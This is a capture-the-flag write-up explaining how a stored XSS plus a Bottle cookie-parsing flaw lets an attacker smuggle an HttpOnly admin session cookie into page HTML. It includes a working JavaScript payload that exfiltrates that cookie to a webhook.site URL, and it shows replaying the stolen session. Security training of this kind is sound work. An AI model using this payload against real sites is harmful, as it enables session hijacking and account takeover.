# Bottle

**Web**

****

## Prerequisites & Requirements

* Basic understanding of web applications and HTTP protocols
* Knowledge of JavaScript and browser behavior
* Familiarity with web security concepts, particularly XSS and cookie security
* Understanding of HTTP request/response flow

## What will you learn?

* How cookie parsing vulnerabilities can lead to severe security issues
* HTTP-Only cookie protection bypass techniques
* Cookie smuggling attacks against the Bottle framework
* Browser cookie ordering behavior exploitation
* Crafting advanced XSS payloads for session hijacking
* Understanding parser differentials between browsers and web frameworks


## Tools

* Web browser with developer tools
* Webhook service (webhook.site or similar)
* Basic understanding of Python and the Bottle web framework
* Knowledge of HTTP request manipulation
* Burp Suite or similar proxy (optional but helpful)

## Description

MY COOKIES IS HTTP ONLY!

### Discovery



Upon accessing the application, we're presented with a standard web interface:


http://[challenge-url]/

The application includes:

* User registration form
* Login functionality
* Language preference selection (English/Spanish)
* Note-taking features after authentication
* Note preview capability
* Report functionality to send notes to an admin bot

After registering an account (e.g., test:password123) and logging in, we can access the note creation interface. The application allows us to:

1. Create notes with arbitrary content
2. Preview these notes in a dedicated view
3. Report notes to be viewed by an admin



Examining our browser's cookies through the developer tools, we observe:

Cookie: lang=en; session=eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo

The session cookie has the HttpOnly flag set, which means it cannot be accessed through client-side JavaScript. This is a security measure specifically designed to prevent XSS attacks from stealing authentication cookies.

Let's also explore the application's structure by visiting different endpoints:

* / - Home page
* /login - Login page
* /register - Registration page
* /about - About page
* /notes - Notes listing (requires authentication)
* /notes/add - Note creation form
* /notes/[id] - Note viewing page
* /admin/flag - Flag endpoint (inaccessible without admin privileges)

### Searching

Let's analyze key components of the source code to understand how the application functions:

#### Bot Functionality

The application includes an admin bot that visits reported note URLs:

// From bot.js  
module.exports = {  
 // ...  
 bot: async (urlToVisit) => {  
 // Browser setup code...  
   
 // Function to log in before visiting the page  
 async function login(page) {  
 console.log("Logging in...");  
 await page.goto(`${CONFIG.APPURL}/admin-login`, {  
 waitUntil: 'networkidle2'  
 });  
  
 await page.type('#username', 'admin');  
 await page.type('#password', CONFIG.ADMINPASS);  
 await page.click('button[type="submit"]');  
 await page.waitForNavigation({ waitUntil: 'networkidle2' });  
 console.log("Login successful");  
 }  
  
 // Perform login  
 await login(page);  
  
 console.log(`bot visiting ${urlToVisit}`)  
 await page.goto(urlToVisit, {  
 waitUntil: 'networkidle2'  
 });  
   
 // Wait for a few seconds then close  
 await new Promise(resolve => setTimeout(resolve, 5000));  
 await browser.close();  
 // ...  
 }  
}

This reveals several important aspects:

1. The bot logs in as an administrator before visiting any URL
2. It uses Puppeteer (headless browser) to render pages with JavaScript enabled
3. The admin session contains credentials needed to access the flag
4. The bot will execute any JavaScript embedded in the notes it visits

#### XSS Vulnerability

Examining the template for note previews reveals a critical vulnerability:

<!-- From note\_preview.tpl -->  
<div class="note-preview">  
 {{!note['content']}}  
</div>

The ! in {{!note['content']}} is significant - it instructs the template engine to render content without HTML escaping. This allows us to inject arbitrary HTML and JavaScript that will execute when the note is viewed.

To verify this, we can create a simple test note with the content:

<script>alert('XSS works!');</script>

When we preview this note, the JavaScript executes, confirming the XSS vulnerability.

#### Flag Protection

The flag endpoint is protected by multiple security checks:

@app.route('/admin/flag')  
def admin\_flag():  
 session\_id = get\_custom\_cookie('session', signed=True)  
 # Check admin authentication  
 if not is\_authenticated(session\_id) or get\_user\_from\_session(session\_id) != 'admin':  
 redirect('/admin-login')  
 real\_ip = request.remote\_addr  
 print(f"Real IP: {real\_ip}")  
 # Block localhost IPs directly without relying on hostname lookup  
 if real\_ip == '127.0.0.1' or real\_ip == '::1' or real\_ip.startswith('127.'):  
 return "Access denied from localhost."  
 try:  
 hostname = socket.gethostbyaddr(real\_ip)[0]  
 print(f"Resolved hostname: {hostname}")  
 except Exception as e:  
 hostname = ""  
 print(f"Hostname lookup failed: {e}")  
 if 'localhost' in hostname:  
 return "Access denied."  
 # GET THE FLAG FROM DF OR READ IT FROM flag.txt  
 flag = os.environ.get('DF', '{Flag not set}') or open('flag.txt').read().strip()  
  
 print(f"Flag retrieved: {flag}")  
 return template('...', flag=flag)

This code reveals several security layers:

1. Authentication check - requires a valid admin session cookie
2. IP restrictions - blocks access from localhost (127.0.0.1, ::1, etc.)
3. Hostname verification - blocks hostnames containing "localhost"

These restrictions prevent us from making the admin bot directly visit the /admin/flag endpoint, as the bot runs from localhost. Instead, we'll need to steal the admin's session cookie and use it from our own machine.

### Diving Deeper: Cookie Handling and Security

Let's examine how cookies are processed in the application. The Bottle framework uses custom cookie handling:

def get\_custom\_cookie(name, default=None, signed=False):  
 value = request.cookies.get(name, default)  
 if signed and value is not default:  
 # Signature validation code...  
 return value

The lang cookie controls the language displayed, which is rendered in the HTML:

<html lang="{{lang}}">  
<!-- Page content... -->  
</html>

This means the value of the lang cookie is directly inserted into the HTML output.

### Searching for Vulnerabilities

Given that the challenge name is "Bottle" and focuses on HTTP-only cookies, we should investigate if there are known vulnerabilities in the Bottle framework's cookie handling.

Searching for "cookie smuggling bottle" leads to a blog post [Cookie Bugs - Smuggling & Injection](https://blog.ankursundara.com/cookie-bugs/) that reveals a critical vulnerability in how the Bottle framework parses cookies.

According to the article:

"I found that several webservers perform incorrect cookie string parsing. Whenever the parser encountered a dquoted cookie value, it continued to read the cookie string – even if a semicolon is encountered! The semicolon is supposed to separate KV pairs, so surely that can't be right."

This behavior stems from differences between two RFCs (Request for Comments) that define how cookies should be handled:

1. **RFC2965** (older) - Uses RFC2616's definition of quoted strings, which allows semicolons inside quoted values
2. **RFC6265** (newer) - More restrictive, doesn't allow certain characters (including semicolons) in cookie values

The article specifically mentions Bottle among the vulnerable frameworks:

"This includes the Python web servers/frameworks: cherrypy, web.py, aiohttp server, bottle, and webob (Pyramid, TurboGears)"

### Understanding Cookie Smuggling

To illustrate the vulnerability, let's consider a standard cookie header:

Cookie: lang=en; session=eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo

Browsers and servers are supposed to parse this into two separate cookies:

* lang with value en
* session with value eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo

However, if we introduce quotes in a specific way:

Cookie: lang="en; session=eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo"

The Bottle framework (following RFC2965 parsing logic) will incorrectly parse this as a single cookie:

* lang with value en; session=eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo

This causes a "parser differential" - where the browser and server interpret the same cookie header differently.

To test this theory, we can manually modify our request using a proxy tool and observe that the application renders:

<html lang="en; session=eb600456809aa20460de4bd1da503129|1748519159|ddXX0inNh9lMGP0VwfGRsErRU6jWulbvqZ-7ZbmcZwo">

This confirms that:

1. The vulnerability exists in this application
2. We can potentially smuggle the HTTP-only session cookie into the non-HTTP-only lang cookie
3. The smuggled cookie becomes part of the page's HTML output, making it accessible to JavaScript

### The Cookie Ordering Challenge

The challenge now becomes: How do we manipulate cookie ordering to create this malformed format when we can't directly modify HTTP-only cookies through JavaScript?

According to the article, browser cookie ordering follows specific rules:

1. Path length (longest to shortest)
2. Last updated time (least recent to most recent)

We need to craft our cookies so that when the browser sends them, they appear in an order that the Bottle parser will misinterpret.

Let's visualize how the browser would send cookies with different paths:

Cookie: cookie\_with\_long\_path=value; cookie\_with\_short\_path=value

And if we update cookies at different times:

Cookie: older\_cookie=value; newer\_cookie=value

### Exploitation

Our exploitation strategy involves manipulating cookie order and quote placement to trick Bottle's parser:

1. Set a lang cookie with an opening quote but no closing quote
2. Set another cookie that will be ordered at the end with a closing quote
3. Ensure the browser orders these to create our malformed cookie string
4. Have the admin bot visit our page with this exploit
5. Extract the exposed session cookie from the page's HTML

Here's our XSS payload for the note content:

</p>  
<script>  
// Step 1: Set the lang cookie with an unclosed quote at /about path  
document.cookie="lang=\"A; path=/about";  
  
// Step 2: Set a test cookie that will appear at the end with a closing quote  
document.cookie="test=A\"; path=/";  
  
// this will make the cookies like this `lang="A; lang=en; session=VALUE; test=A"`  
// The reason of the two lang cookies is because each one has different path.  
   
// Step 3: Visit the /about page which will include our smuggled cookies  
fetch('/about',{credentials:'include'})  
 .then(r=>r.text())  
 .then(b=>{  
 // Step 4: Send the HTML response (which should contain smuggled session data) to webhook  
 fetch('https://webhook.site/8ec54552-dfee-4110-bf72-d75d61adeeb9/log',{  
 method:'POST',  
 headers:{'Content-Type':'application/x-www-form-urlencoded'},  
 body:'data='+btoa(b)  
 });  
 })  
 .catch(e=>{  
 // Fallback for error reporting  
 new Image().src='https://webhook.site/8ec54552-dfee-4110-bf72-d75d61adeeb9?error='+encodeURIComponent(e.message);  
 });  
</script><p>

### The Exploit Mechanics Explained

Let's break down how this exploit works in exquisite detail:

#### 1. Cookie Path Manipulation

We set the lang cookie with a specific path /about:

document.cookie="lang=\"A; path=/about";

This does several things:

* Sets the cookie name to lang
* Sets its value to start with a quote: "A
* Specifies the path as /about, which means this cookie will only be sent for requests to /about or its subdirectories
* **Crucially**: The quote is not closed, which will confuse the Bottle parser

#### 2. Closing the Quote Chain

We then set a second cookie with a path of /:

document.cookie="test=A\"; path=/";

This:

* Creates a cookie named test with value A"
* Uses the root path /, which applies to all requests but is shorter than /about
* Provides a closing quote that will "terminate" our malformed cookie string

#### 3. Browser Cookie Ordering Magic

When the browser makes a request to /about, it will send cookies in a specific order:

1. lang cookie first (longer path /about)
2. The other lang cookie as it has shorter path /
3. The admin's session cookie (which we can't directly modify)
4. Our test cookie last (shorter path /)

The resulting cookie header would look like:

Cookie: lang="A; lang=en; session=ADMIN\_SESSION\_VALUE; test=A"

#### 4. Parser Differential Attack

When Bottle receives this cookie header, it parses it according to RFC2965:

* It sees the opening quote in lang="A
* It continues reading until it finds a matching closing quote
* It finds the closing quote in test=A"
* It treats everything in between as the lang cookie value: A; session=ADMIN\_SESSION\_VALUE; test=A

#### 5. The /about Page Target

We specifically target the /about page for several reasons:

1. It doesn't require authentication, so it's always accessible
2. It renders the lang cookie value in the HTML (as the lang attribute)
3. The path matches our cookie's path specification

The resulting HTML will contain:

<html lang="A; lang=en; session=ADMIN\_SESSION\_VALUE; test=A">

#### 6. Exfiltrating the Data


Our exploit fetches the /about page and sends its HTML to our webhook:

fetch('/about',{credentials:'include'})  
 .then(r=>r.text())  
 .then(b=>{  
 fetch('https://webhook.site/8ec54552-dfee-4110-bf72-d75d61adeeb9/log',{  
 method:'POST',  
 headers:{'Content-Type':'application/x-www-form-urlencoded'},  
 body:'data='+btoa(b)  
 });  
 });

The base64 encoding (btoa(b)) ensures the data is properly transmitted, even if it contains special characters.

### Practical Exploitation Steps

1. Create a note with our XSS payload
2. Report the note to be visited by the admin bot
3. Monitor our webhook for the incoming data
4. Extract the admin's session cookie from the received HTML
5. Use the stolen session cookie to access /admin/flag



When we receive the data at our webhook, we'll decode the base64 and extract the session cookie from the HTML:

<html lang="A;lang=en; session=f3a8d7b5c6e9a2d1b4c7e8f9a0d3b2c1|1748520123|zYxWvUtSrQpOnMlKjIhGfEdCbA; test=A">

### Accessing the Flag

With the admin's session cookie, we can now:

1. Set our own cookie to include the stolen session value:

* document.cookie = "session=f3a8d7b5c6e9a2d1b4c7e8f9a0d3b2c1|1748520123|zYxWvUtSrQpOnMlKjIhGfEdCbA";

1. Access the /admin/flag endpoint:

* location.href = "/admin/flag";

1. Retrieve the flag:

## RFC Discrepancies: The Root Cause

To understand why this vulnerability exists, we need to examine the historical evolution of cookie specifications:

### RFC2965 (Old Specification)

The older RFC2965 used RFC2616's definition for quoted strings:

av-pairs = av-pair \*(";" av-pair)  
av-pair = attr ["=" value] ; optional value  
attr = token  
value = token | quoted-string  
quoted-string = ( <"> \*(qdtext | quoted-pair ) <"> )  
qdtext = <any TEXT except <">>

Under this definition, a quoted string continues until it finds a matching quote, even if semicolons (which normally separate cookies) appear inside.

### RFC6265 (Modern Specification)

The newer RFC6265 is more restrictive:

cookie-pair = cookie-name "=" cookie-value  
cookie-name = token  
cookie-value = \*cookie-octet / ( DQUOTE \*cookie-octet DQUOTE )  
cookie-octet = %x21 / %x23-2B / %x2D-3A / %x3C-5B / %x5D-7E  
 ; US-ASCII characters excluding CTLs,  
 ; whitespace DQUOTE, comma, semicolon,  
 ; and backslash

This specification doesn't allow semicolons within cookie values, even when quoted.

The vulnerability emerges at the intersection of these specifications: browsers follow RFC6265 when sending cookies, but some web frameworks (like Bottle) still use aspects of RFC2965 when parsing them.

## Conclusion

The Bottle challenge demonstrates a sophisticated technique for bypassing HttpOnly cookie protection through:

1. Leveraging a parser differential vulnerability in the Bottle framework
2. Exploiting browser cookie ordering behavior with path manipulation
3. Combining it with an XSS vulnerability to execute the attack
4. Using cookie smuggling to extract HttpOnly cookies
5. Using the stolen cookies to access protected resources